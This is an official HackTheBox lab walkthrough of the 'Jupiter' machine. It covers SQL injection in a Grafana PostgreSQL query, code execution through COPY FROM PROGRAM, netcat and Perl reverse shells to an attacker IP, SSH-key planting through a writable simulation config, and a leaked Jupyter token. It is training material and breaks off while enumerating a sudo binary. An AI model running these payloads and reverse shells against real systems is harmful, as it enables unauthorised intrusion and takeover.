



HACKTHEBOX



Jupiter

6th June 2023 / Document No D23.100.241

Prepared By: ctrlzero

Machine Author: mto

Difficulty: **Medium**

Classification: Official

Synopsis

Jupiter is a Medium difficulty Linux machine that features a Grafana instance using a PostgreSQL database that is overextended on permissions and vulnerable to SQL injection and consequently remote code execution. Once foothold is gained, it is noted that a utility named Shadow, a scientific experimentation tool that simplifies the evaluation of real networked applications is installed with misconfigured permissions on its configuration file. Lateral movement is then achieved by reviewing log files associated with Jupyter Notebooks that contain tokens for a secondary user. Once access to this user is gained, privilege escalation can be achieved by abusing a Satellite Tracking System binary that may be executed with `sudo` privileges by the secondary user.

Skills Required

- Enumeration
- Python

Skills Learned

- PostgreSQL Injection
- Command injection
- Identifying permission misconfiguration

Enumeration

Nmap

```
nmap -sC -sV 10.10.11.216
```

```
└─# nmap -sC -sV 10.10.11.216
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-06 15:49 MDT
Nmap scan report for jupiter (10.10.11.216)
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|_  256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp    open      http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://jupiter.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
1147/tcp  filtered  capioverlan
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We identify two open ports: `22/tcp` and `80/tcp` with Nginx running as the web server.

Furthermore, we see that the web server attempts a redirect to the `jupiter.htb` domain, which we add to our `hosts` file.

1. Port scanning

```
sudo echo "10.10.11.216 jupiter.htb" >> /etc/hosts
```

HTTP

We can continue our enumeration by fuzzing for subdomains with a tool like `gobuster` or `ffuf` and find that there is an additional vHost available: `kiosk.jupiter.htb`:

```
ffuf -u http://jupiter.htb:80/ -t 50 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:
FUZZ.jupiter.htb" -mc all -fc 301
```

```
└─# ffuf -u http://jupiter.htb:80/ -t 50 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
-H "Host: FUZZ.jupiter.htb" -mc all -fc 301

-----
:: Method      : GET
:: URL         : http://jupiter.htb:80/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.jupiter.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 50
:: Matcher     : Response status: all
:: Filter      : Response status: 301
-----

[Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 135ms]
* FUZZ: kiosk
```


And we can go ahead and add that to our `/etc/hosts` file:

2. Network Enumeration



```
sudo echo "10.10.11.216 kiosk.jupiter.htb" >> /etc/hosts
```

The top-level domain `jupiter.htb` doesn't seem to be of much interest and is just a generic landing page describing the fictional target.

Browsing to `kiosk.jupiter.htb` we quickly notice that this web application is a Grafana instance.



Let's open up our browser's Developer Tools to get an idea of what the web application might be doing so we have additional information to work with as we enumerate. If we open the `Network` tab and refresh the page we can take note that the site makes a few queries to `http://kiosk.jupiter.htb/api/ds/query`, which seems to be a PostgreSQL data source.



At this point we can open up a tool such as `BurpSuite` to capture and replay these requests to see if we can trigger any kind of vulnerability.

3. Web Enumeration

SQL Injection

With `Intercept` turned on, we can capture requests until we get to an interesting one that was pointed out in our Developer Tools - Network traffic:

```

POST /api/ds/query HTTP/1.1
Host: kiosk.jupiter.htb
Content-Length: 484
x-plugin-id: postgres
x-grafana-org-id: 1
x-panel-id: 24
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
content-type: application/json
accept: application/json, text/plain, */*
x-dashboard-uid: jMgFGfA4z
x-datasource-uid: YItSLg-Vz
Origin: http://kiosk.jupiter.htb
Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"queries":[{"refId":"A","datasource":{"type":"postgres","uid":"YItSLg-Vz"},"rawSql":"select \n  name as \"Name\", \n  \n parent as \"Parent Planet\", \n  meaning as \"Name Meaning\" \nfrom \n moons \nwhere \n parent = 'Saturn' \norder by \n name desc;","format":"table","datasourceId":1,"intervalMs":60000,"maxDataPoints":937},"range":{"from":"2023-06-06T16:12:55.364Z","to":"2023-06-06T22:12:55.364Z","raw":{"from":"now-6h","to":"now"}},{"from":"1686067975364","to":"1686089575364"}]}

```

We can see that we're sending an SQL query in the request, so let's save this request as `r1` and run `sqlmap` with it:

```
sqlmap -r r1 --fresh-queries --batch --dbms postgresql
```

```

└─# sqlmap -r r1 --fresh-queries --batch --dbms postgresql

[*] starting @ 06:37:56 /2023-06-07/

[06:37:56] [INFO] parsing HTTP request from 'r1'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
---
Parameter: JSON rawSql ((custom) POST)
  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: {"queries":[{"refId":"A","datasource":{"type":"postgres","uid":"YItSLg-Vz"},"rawSql":"select \n  name
as \"Name\", \n  \n parent as \"Parent Planet\", \n  meaning as \"Name Meaning\" \nfrom \n moons \nwhere \n parent
= 'Saturn' \norder by \n name desc;SELECT PG_SLEEP(5)--
","format":"table","datasourceId":1,"intervalMs":60000,"maxDataPoints":937},"range":{"from":"2023-06-
06T16:12:55.364Z","to":"2023-06-06T22:12:55.364Z","raw":{"from":"now-
6h","to":"now"}},{"from":"1686067975364","to":"1686089575364"}]}
---
[06:37:57] [INFO] testing PostgreSQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[06:38:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads
to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: PostgreSQL

[*] ending @ 06:38:13 /2023-06-07/

```

We can see we have a successful SQL injection with `stacked` queries. We can also notice the payload that was used with `sqlmap` to verify that it is in fact vulnerable. Before moving any further, let's look up some common SQL injection techniques for PostgreSQL.

The following links are a wealth of information on this topic and we can continue to use `sqlmap` to test and confirm some of the examples. We can also get a deeper look at the `sqlmap` [documentation](#) to take advantage of some of its built-in syntax shortcuts, as well as a [hacktricks article](#) on pentesting PostgreSQL.

With the following `sqlmap` syntax we can get some crucial information to help us move forward. We're going to check for some interesting information and some additional enumeration data:

```
sqlmap -r r1 --fresh-queries --batch --dbms postgresql --time-sec=1 --current-user --current-db --hostname --is-dba --privileges --dbs --tables
```

```
└─# sqlmap -r r1 --fresh-queries --batch --dbms postgresql --time-sec=1 --current-user --current-db --hostname --is-dba --privileges --dbs --tables

[06:47:50] [INFO] testing PostgreSQL
[06:47:56] [INFO] confirming PostgreSQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: PostgreSQL
[06:47:58] [INFO] fetching current user
current user: 'grafana_viewer'
[06:48:54] [INFO] fetching current database
current database (equivalent to schema on PostgreSQL): 'public'
current user is DBA: True
[06:49:41] [INFO] fetching current database
available databases [1]:
[*] public
[06:57:57] [INFO] fetching number of tables for database 'public'
moons
Database: public
[1 table]
+-----+
| moons |
+-----+
```

The above output gives us some interesting information back and we can take note of the following:

- Our current user is: `grafana_viewer`
- Our current DB is: `public`
- We are Database Admin (DBA): `true`

Let's verify that we are in fact DBA by executing an SQL query using one of the examples from the aforementioned links:

```
sqlmap -r r1 --batch --dbms postgresql --sql-query "SELECT current_setting('is_superuser');"
```

```
└─# sqlmap -r r1 --batch --dbms postgresql --sql-query "SELECT current_setting('is_superuser');"
[07:04:15] [INFO] adjusting time delay to 2 seconds due to good response times
on
SELECT current_setting('is_superuser'): 'on'
```

Excellent! We confirmed we have DBA privileges and shouldn't have any issues getting some kind of code execution.

4. Command injection

Foothold

The following link gives us an example how of to obtain RCE through PostgreSQL: <https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql#rce-to-program>

```
-- PoC
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

-- Reverse shell
-- Notice that in order to escape a single quote you need to put 2 single quotes
COPY files FROM PROGRAM 'perl -MIO -e '$p=fork;exit;if($p);$c=new
IO::Socket::INET(PeerAddr,"192.168.0.104:80");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;''';
```

An example adaptation of the above would be similar to this:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
language-sql
COPY cmd_exec FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i
2>&1|nc 10.10.14.46 10001 >/tmp/f &'
```

To make things easier, we can leverage `sqlmap`'s built-in shortcut found in the documentation link:

```
--os-shell          Prompt for an interactive operating system shell
```

We start by setting up a `Netcat` listener on our machine:

```
nc -nlvp 10001
```

Then we run `sqlmap` with the `--os-shell` parameter:

```
sqlmap -r r1 --fresh-queries --batch --dbms postgresql --os-shell --time-sec=1
```

```
└─# sqlmap -r r1 --fresh-queries --batch --dbms postgresql --os-shell --time-sec=1
[*] starting @ 07:12:43 /2023-06-07/

[07:12:43] [INFO] parsing HTTP request from 'r1'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[07:13:00] [INFO] fingerprinting the back-end DBMS operating system
[07:13:01] [INFO] the back-end DBMS operating system is Linux
[07:13:01] [INFO] testing if current user is DBA
[07:13:06] [INFO] retrieved: 1
[07:13:12] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[07:13:12] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
command standard output: 'postgres'
os-shell>
os-shell> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.46 10001 >/tmp/f &
```

The above confirms that `sqlmap` is using the same technique as mentioned in the links provided. We can also see that we do in fact have code execution with our reverse shell payload.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.46 10001 >/tmp/f &
```

Running the above command in the `os-shell` sends a callback to our listener, landing us an interactive shell as `postgres`.

```
listening on [any] 10001 ...
connect to [10.10.14.46] from (UNKNOWN) [10.10.11.216] 58286
sh: 0: can't access tty; job control turned off
python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@jupiter:/var/lib/postgresql/14/main$
```

5. Shell construction

Lateral Movement

Some initial enumeration at this point shows us we have 2 additional users:

- `juno`
- `jovian`

We can run some automated enumeration tools such as [linPEAS](#) to get a high-level overview of what's on the target, but since we have the ability to list processes for users let's monitor some of the process activity to see if the users on the target are active.

For this we can use a tool like [pspy](#):

```
2023/06/07 13:40:01 CMD: UID=1000 PID=16954 | rm -rf /dev/shm/shadow.data
2023/06/07 13:40:01 CMD: UID=1000 PID=16953 | /bin/bash /home/juno/shadow-simulation.sh
2023/06/07 13:40:01 CMD: UID=1000 PID=16952 | /bin/sh -c /home/juno/shadow-simulation.sh
2023/06/07 13:40:01 CMD: UID=1000 PID=16955 |
2023/06/07 13:40:01 CMD: UID=1000 PID=16958 | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE
=1000 PID=16959 | lscpu --online --parse=CPU,CORE,SOCKET,NODE
2023/06/07 13:40:01 CMD: UID=1000 PID=16964 | /usr/bin/python3 -m http.server 80
2023/06/07 13:40:01 CMD: UID=1000 PID=16965 | /usr/bin/curl -s server
2023/06/07 13:40:01 CMD: UID=1000 PID=16967 | /usr/bin/curl -s server
2023/06/07 13:40:01 CMD: UID=1000 PID=16969 | /usr/bin/curl -s server
2023/06/07 13:40:01 CMD: UID=1000 PID=16974 | cp -a /home/juno/shadow/examples/http-server/network-
simulation.yml /dev/shm/
```

From the above output we can see that the user `juno` is active and seems to be running a script every two minutes. Let's take a deeper look into this task. If we look at the permission data for `network-simulation.yml`, we can see that there is a misconfiguration that allows anyone to write data to this file.

```
ls -lah /dev/shm/network-simulation.yml
```

```
postgres@jupiter:/var/lib/postgresql/14/main$ ls -lah /dev/shm/network-simulation.yml
-rw-rw-rw- 1 juno juno 815 Mar  7 12:28 /dev/shm/network-simulation.yml
postgres@jupiter:/var/lib/postgresql/14/main$
```

The file has the following contents:

```
general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of curl use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
      - path: /usr/bin/python3
        args: -m http.server 80
        start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
      - path: /usr/bin/curl
        args: -s server
        start_time: 5s
```

This file is certainly interesting as it is being executed automatically by a user on the system and is writable by our current user. In theory, we should be able to modify one of the commands being executed to gain access to `juno`'s account.

Let's test this. We can start by making an SSH keypair to copy into `juno`'s home directory and then modify our own copy of `network-simulation.yml`.

On our machine we run the following command to create the keypair:

6. Network enumeration


```
ssh-keygen -f juno -b 1024
```

```
Generating public/private rsa key pair.  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in juno  
Your public key has been saved in juno.pub  
<...snip...>
```

On the target, we first save the created public key inside `/dev/shm/authorized_keys`, and apply the necessary permissions.

```
cd /dev/shm  
echo "ssh-rsa <our_public_key>" > authorized_keys  
chmod o=r authorized_keys
```

Then, we modify the `path` and `args` of the last object in the `yaml` file to copy the `authorized_keys` file into the `juno` user's `.ssh` directory.

```
<snip>  
client:  
  network_node_id: 0  
  quantity: 3  
  processes:  
    - path: /usr/bin/cp  
      args: "/dev/shm/authorized_keys /home/juno/.ssh"  
      start_time: 5s
```

We can either choose to stabilise our shell and edit the file, or use a multi-line `cat` command to overwrite it, as follows:


```
postgres@jupiter:/dev/shm$ cat<<EOF >network-simulation.yaml  
general:  
  # stop after 10 simulated seconds  
  stop_time: 10s  
  # old versions of curl use a busy loop, so to avoid spinning in this busy  
  # loop indefinitely, we add a system call latency to advance the simulated  
  # time when running non-blocking system calls  
  model_unblocked_syscall_latency: true  
  
network:  
  graph:  
    # use a built-in network graph containing  
    # a single vertex with a bandwidth of 1 Gbit  
    type: 1_gbit_switch  
  
hosts:  
  # a host with the hostname 'server'  
  server:  
    network_node_id: 0  
    processes:  
      - path: /usr/bin/python3  
        args: -m http.server 80
```

```
start_time: 3s
# three hosts with hostnames 'client1', 'client2', and 'client3'
client:
  network_node_id: 0
  quantity: 3
  processes:
    - path: /usr/bin/cp
      args: "/dev/shm/authorized_keys /home/juno/.ssh"
      start_time: 5s
EOF
```

Continuing to monitor process activity with `pspy`, we'll need to wait for the next iteration of the user executing the `shadow-simulation.sh` script. On the next iteration we can test if we were successful by attempting to SSH to the target as `juno`, using the private key we created earlier.

7. File enumeration

```
ssh -i juno juno@jupiter.htb
```



```
└─# ssh -i juno juno@jupiter
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jun  7 05:18:03 PM UTC 2023

System load:          0.0107421875
Usage of /:            85.0% of 12.33GB
Memory usage:         11%
Swap usage:           0%
Processes:            263
Users logged in:      0
IPv4 address for eth0: 10.10.11.216
IPv6 address for eth0: dead:beef::250:56ff:feb9:db7f

=> / is using 85.0% of 12.33GB
=> There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings

Last login: Wed Jun  7 17:18:04 2023 from 10.10.14.46
juno@jupiter:~$
```

Our hijacking of the file was successful, and we now have access to the box as `juno`.

The `user` flag can be found at `/home/juno/user.txt`.

Second Pivot

Basic enumeration here will lead us directly to our next steps. By looking at our group membership and then searching for files owned by that group we can immediately find some interesting information.

```
groups
```

```
find / 2>/dev/null -type f -perm o=r -group science
```

```
juno@jupiter:~$ groups
juno science
juno@jupiter:~$ find / 2>/dev/null -type f -perm o=r -group science
/opt/solar-flares/start.sh
/opt/solar-flares/logs/jupyter-2023-03-10-25.log
/opt/solar-flares/logs/jupyter-2023-03-08-37.log
/opt/solar-flares/logs/jupyter-2023-03-08-38.log
/opt/solar-flares/logs/jupyter-2023-03-08-36.log
/opt/solar-flares/logs/jupyter-2023-03-09-11.log
/opt/solar-flares/logs/jupyter-2023-03-09-24.log
/opt/solar-flares/logs/jupyter-2023-03-08-14.log
/opt/solar-flares/logs/jupyter-2023-03-09-59.log
juno@jupiter:~$
juno@jupiter:/opt/solar-flares/logs$ cat jupyter-2023-06-07-15.log
[W 17:15:38.620 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 17:15:38.627 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 17:15:38.627 NotebookApp] Jupyter Notebook 6.5.3 is running at:
[I 17:15:38.627 NotebookApp] http://localhost:8888/?token=d5e9dcf151fe78c8e65050c6a323bb9a7f142a547511e8ff
[I 17:15:38.627 NotebookApp] or http://127.0.0.1:8888/?token=d5e9dcf151fe78c8e65050c6a323bb9a7f142a547511e8ff
[I 17:15:38.627 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 17:15:38.632 NotebookApp] No web browser found: could not locate runnable browser.
[C 17:15:38.632 NotebookApp]


To access the notebook, open this file in a browser:
file:///home/jovian/.local/share/jupyter/runtime/nbserver-1143-open.html
Or copy and paste one of these URLs:
http://localhost:8888/?token=d5e9dcf151fe78c8e65050c6a323bb9a7f142a547511e8ff
or http://127.0.0.1:8888/?token=d5e9dcf151fe78c8e65050c6a323bb9a7f142a547511e8ff
juno@jupiter:/opt/solar-flares/logs$
```

The above information tells us that there is a `Jupyter Notebook` instance running with the token for the user `jovian` in the logs with misconfigured permissions, making it readable by anyone.

Let's close our SSH session and reopen it with a `socks` proxy so we can access the internal site.

```
ssh -D 9999 -i juno juno@jupiter.htb
```


We'll then open a web browser and configure it to use our `socks` proxy on port `9999`. Using the token link in the log we can get a session as `jovian`.



Jupyter Notebooks are a web-based interactive development environment for notebooks, code, and data using Python. One of the key features of Jupyter Notebook is the ability to collaborate with others in real-time, allowing multiple users to work on the same notebook simultaneously.

Within Jupyter, we can execute Python code and execute commands under the context of the user `jovian`. At this stage we can re-use a previous payload and load in our own SSH key.


```
import os
os.system('mkdir /home/jovian/.ssh; echo ssh-rsa <pubkey> >
/home/jovian/.ssh/authorized_keys')
```



```
import os
os.system('mkdir /home/jovian/.ssh; echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCsWBrKaHff+nE7a+MTbQkEJkvgljunQ080nRCM7q0fA4hjM0q6ApKEjBZfIn4k0SJQYP304eFTIeoUfvq12e
AsiBs5h9UFR5Hye4amqNe/Q85kSZP1q5pkB0QgKI1BBPV0IeVvXFRYrHxNLBhSA1M3LRpSgtp8VbdaXsLFAMQ== > /home/jovian
/.ssh/authorized_keys')
```

We can then SSH as `jovian` and see our next step right away, which is a `sudo` privilege leveraging a binary called `sattrack`.

```
ssh -i juno jovian@jupiter.htb
sudo -l
```



```
└─# ssh -i juno jovian@jupiter
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

<...snip...>

jovian@jupiter:~$ sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty


User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
jovian@jupiter:~$
```

8. Shell construction

Privilege Escalation

`jovian` can execute the `sattrack` binary located in `/usr/local/bin` with `root` privileges. We can start our analysis by simply running the program to see what kind of output we get.

```
sudo /usr/local/bin/sattrack
```



```
jovian@jupiter:~$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:~$
```

It seems this binary is looking for a specific configuration file and assuming that this binary is intended to work on this target, let's try and track down some of the files associated by doing a quick search.

```
find / -name sattrack -type d 2>/dev/null
```



```
jovian@jupiter:~$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:~$ find / -name sattrack -type d 2>/dev/null
/usr/local/share/sattrack
